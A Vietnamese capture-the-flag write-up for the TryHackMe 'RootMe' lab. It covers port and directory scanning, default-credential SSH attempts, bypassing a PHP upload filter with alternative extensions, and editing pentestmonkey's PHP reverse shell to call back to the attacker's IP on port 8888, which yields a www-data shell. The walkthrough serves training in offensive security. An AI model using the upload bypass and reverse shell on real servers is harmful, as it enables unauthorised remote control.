Server khai thác

https://tryhackme.com/room/rrootme

Thông tin quan trọng

- Máy kali, pentest sau khi VPN: 10.4.43.108
- Máy server: 10.10.67.217

Task1: chỉ là open machine lên thui.

Task2:

Tiến hành việc thu thập thông tin:

map -vv -T4 -p- -sV -O -Pn 10.10.167.215

```
Nmap scan report for 10.10.167.215
Host is up, received user-set (0.37s latency).
Scanned at 2022-08-15 22:14:32 EDT for 923s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
OS fingerprint not ideal because: maxTimingRatio (1.742000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16
(93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=8/15%OT=22%CT=1%CU=44082%PV=Y%DS=4%DC=I%G=N%TM=62FB0123%P=x86_64-pc-linux-gnu)
SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=101%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)
OPS(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 23.685 days (since Sat Jul 23 06:03:13 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 923.97 seconds
           Raw packets sent: 69264 (3.051MB) | Rcvd: 85736 (7.412MB)
```

Có thể tiếp tục scan các port UDP để thu thập thêm thông tin

nmap -vv -T4 -sU -sV 10.10.167.215

```
Nmap scan report for 10.10.167.215
Host is up, received reset ttl 61 (0.38s latency).
Scanned at 2022-08-15 22:28:27 EDT for 1092s
Not shown: 991 closed udp ports (port-unreach)
PORT      STATE         SERVICE REASON      VERSION
17/udp    open|filtered qotd    no-response
68/udp    open|filtered dhcpc   no-response
1043/udp  open|filtered boinc   no-response
9199/udp  open|filtered unknown no-response
18250/udp open|filtered unknown no-response
22914/udp open|filtered unknown no-response
41638/udp open|filtered unknown no-response
44185/udp open|filtered unknown no-response
49185/udp open|filtered unknown no-response

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1092.33 seconds
           Raw packets sent: 1418 (64.823KB) | Rcvd: 1063 (82.998KB)
```

Một điểm đáng lưu ý ở đây là các port UDP sau khi được quét đang ở trạng thái Open nhưng đang bị tường lửa chặn (filtered) -> tạm thời để đây và quay lại để nghiên cứu sau.


Quét các dir bị ẩn

gobuster dir -w common-web-content.txt -u 10.10.167.215 -t 25 -x py,sh,txt


```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.167.215
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                common-web-content.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              py,sh,txt
[+] Timeout:                 10s
===============================================================
2022/08/15 22:25:01 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.hta.sh              (Status: 403) [Size: 278]
/.htpasswd.py         (Status: 403) [Size: 278]
/.hta.txt             (Status: 403) [Size: 278]
/.htpasswd.sh         (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.hta.py              (Status: 403) [Size: 278]
/.htaccess.sh         (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.py         (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.167.215/css/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 311] [--> http://10.10.167.215/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.167.215/panel/]
Progress: 13572 / 18612 (72.92%)                                    ^[[B^[[B^[[B^[[
Progress: 13672 / 18612 (73.46%)                                    ^[[B^[[B^[[B^[[
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.167.215/uploads/]

===============================================================
2022/08/15 22:29:50 Finished
===============================================================
```

Dựa vào status code trả về 200 tức là có phản hồi từ server. Ngoài ra, có thể chú ý thêm 2 dir là /panel và /uploads có status code là 301. *(301 Redirect (Moved permanently) là một mã trạng thái HTTP (response code HTTP) để thông báo rằng các trang web hoặc URL đã chuyển hướng vĩnh viễn sang một trang web hoặc URL khác, có nghĩa là tất cả những giá trị của trang web hoặc URL gốc sẽ chuyển hết sang URL mới.)*


Từ những thông tin thu thập từ phía trên, có thể hoàn thành được task2.




Để có thể làm thêm, tiến hành truy cập web service từ những gì tìm thấy. Và đây là trang chủ của nó.



Tiến hành truy cập các dir nghi ngờ sau khi quét gobuster phía trên.



Cái này chỉ là một dir trống, nên thử cái tiếp theo.



Đây là một trang cho phép upload một file lên webserver. Từ đó có thể lợi dụng chức năng này để tải lên webserver mục tiêu một file mã độc. Khi file mã độc này chạy trên server mục tiêu, nó sẽ chúng ta có được một shell kết nối đến máy Kali cho phép chúng ta kiểm soát server RootMe từ xa.

Mặc dù trong bài không liên quan lắm nhưng khi truy cập trang web thì nên kiểm tra source code để xác nhận xem có các thông tin gì quan trọng bị bỏ quên ở đó không. (trong bài này thì không).

Trong trường hợp này, do server có bật dịch vụ ssh nên thử đăng nhập vào hệ thống theo những tài khoản mặc định có thể như sau (usernam:password).

admin:admin

admin:password

username:password

root:password

root:root

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# ssh admin@10.10.167.215
The authenticity of host '10.10.167.215 (10.10.167.215)' can't be established.
ED25519 key fingerprint is SHA256:NDT6Nrao5pHvqn7Ksd5ny61jMbXXbLK+wAnZ05cwmaY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.167.215' (ED25519) to the list of known hosts.
admin@10.10.167.215's password:
Permission denied, please try again.
admin@10.10.167.215's password:
Permission denied, please try again.
admin@10.10.167.215's password:
```

Thử nhập nhiều password khác nhau nhưng vẫn sai.


Thử tìm kiếm lỗi khai thác về hệ thống.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# searchsploit OpenSSH 7.6p1
----------------------------------------------------------
 Exploit Title
----------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 7.7 - User Enumeration (2)
----------------------------------------------------------
Shellcodes: No Results
```

3 phần mềm cho phép chúng ta tìm username thông qua hình thức bruteforce. Tuy nhiên, chúng ta sẽ tạm bỏ qua các phần mềm tấn công này vì quá trình bruteforce có thể kéo dài và dù có tìm ra được username, chúng ta lại phải brute force để tìm password. Nên sẽ để giải pháp này là giải pháp cuối cùng nếu tất cả các cách xâm nhập đều thất bại.


Tiếp theo, cần thử cách tiếp theo chính là việc upload một file thực thi lên web để tạo ra một reverse về máy kali. Tuy nhiên vấn đề ở đây là cần xác định loại file nào mà web sẽ xác nhận. Do đó, cần xác định loại ngôn ngữ mà web đang dùng.


Có thể sử dụng extension trên trình duyệt để phát hiện, ở đây là Wappalyzer




Dựa vào kết quả của Wappalyzer chúng ta biết được rằng hệ thống web của RootMe được code bằng PHP, vậy nếu chúng ta có thể upload một file reverse shell được viết bằng PHP lên hệ thống của RootMe và tìm được nơi chứa file đã upload sau đó cho chạy file trên hệ thống của RootMe, chúng ta sẽ lấy được reverse shell.

Đầu tiên tạo thử một file php, sau đó upload nó lên thử.







Một dòng thông báo gì đó, HIỂU CHẾT LIỀN!!!




Tới đây thì có vấn đề là tại sao không upload được? Rất có thể quản trị viên đã ngăn chặn đuôi .php này lên. Tuy nhiên, dựa vào link sau, có thể lợi dụng những đuôi khác để upload file thực thi viết bằng PHP mà không bị chặn như trên. Một số đuôi đó có thể là:

- phtml
- .phtm
- .php2
- .php3
- .php4
- .php5







Vấn đề upload đã được giải quyết, tiếp theo cần tìm source code của file PHP reverse shell. Tìm thì ra cái [github này.]

Một lưu ý nho nhỏ từ anh code.

```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
```

Có nghĩa là để chạy được file PHP reverse shell này, hệ thống RootMe phải chạy PHP version 4.3+ hoặc 5+. Khi các bạn Google thêm về extension .php và .php5, các bạn sẽ thấy trên các hệ thống hiện đại, extension .php mặc định dùng để chỉ .php5, nghĩa là 2 extension này là một.

Đến thời điểm này đi ĂN CƠM, nên khi quay lại làm tiếp thì địa chỉ IP sẽ có những sự thay đổi nhỏ như sau:

- Máy kali, pentest sau khi VPN: 10.4.43.108
- Máy server: 10.10.234.234

Clone code về trên máy kali

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# git clone https://github.com/pentestmonkey/php-reverse-shell.git
Cloning into 'php-reverse-shell'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 10 (delta 1), reused 1 (delta 1), pack-reused 7
Receiving objects: 100% (10/10), 9.81 KiB | 1.23 MiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(root💀kali)-[/home/kali/Desktop]
└─#
```

Sau khi download về, truy câu vào thư mục đó, tiến hành mở file “php-reverse-shell.php” với nano để xem code, ta bắt gặp:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Ở đây, phần địa chỉ ip và port được ông tác giả chú thích là nên được thay đổi để phù hợp với tình hình hiện tại.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.43.108';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Sau đó thì thoát với phím “ctrl X” để lưu lại và “y” để xác nhận.


Tiếp theo cần đổi tên file lại với đuôi là .php5 để vừa có thể upload lên được server, vừa có thể đáp ứng yêu cầu version code trong chú thích của ông tác giả (PHP 4.3+ hoặc PHP 5+).

```
┌──(root💀kali)-[/home/kali/Desktop/php-reverse-shell]
└─# mv php-reverse-shell.php php-reverse-shell.php5

┌──(root💀kali)-[/home/kali/Desktop/php-reverse-shell]
└─# ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  LICENSE  php-reverse-shell.php5  README.md
```



Vấn đề tiếp theo là upload xong rồi thì file được lưu ở đâu? Làm sao biết để biết mà chạy?

Trong quá trình quét server với gobuster thì vẫn còn 1 nơi được ẩn là /uploads/. Tiến hành kiểm tra.



⇨ Nó đây rùi!

Lúc này câu hỏi đặt ra là làm sao để chạy file này để tạo reverse shell về máy kali. Sau khi gg cũng như đọc writeup thì phát hiện ra thêm được một kỹ thuật được sử dụng trong trường hợp này "chỉ cần CLICK VÀO là NÓ CHẠY" (-.-).

Sử dụng netcat trên máy để đón kết nối về trên port 8888

```
┌──(root💀kali)-[/home/kali/Desktop/php-reverse-shell]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.4.43.108] from (UNKNOWN) [10.10.234.234] 43906
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:19:56 up 28 min,  0 users,  load average: 0.00, 0.02, 0.19
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

KIẾN THỨC NGOÀI LỀ (nâng cao hơn thui):

Sau khi lấy được shell thì có thể để dễ dàng sử dụng hơn thì ta sẽ sử dụng kỹ thuật upgrade shell vì shell hiện tại:

- Không có header
- Không sử dụng được một vài tính năng trên máy. (ví dụ điển hình là sudo, ssh,…)

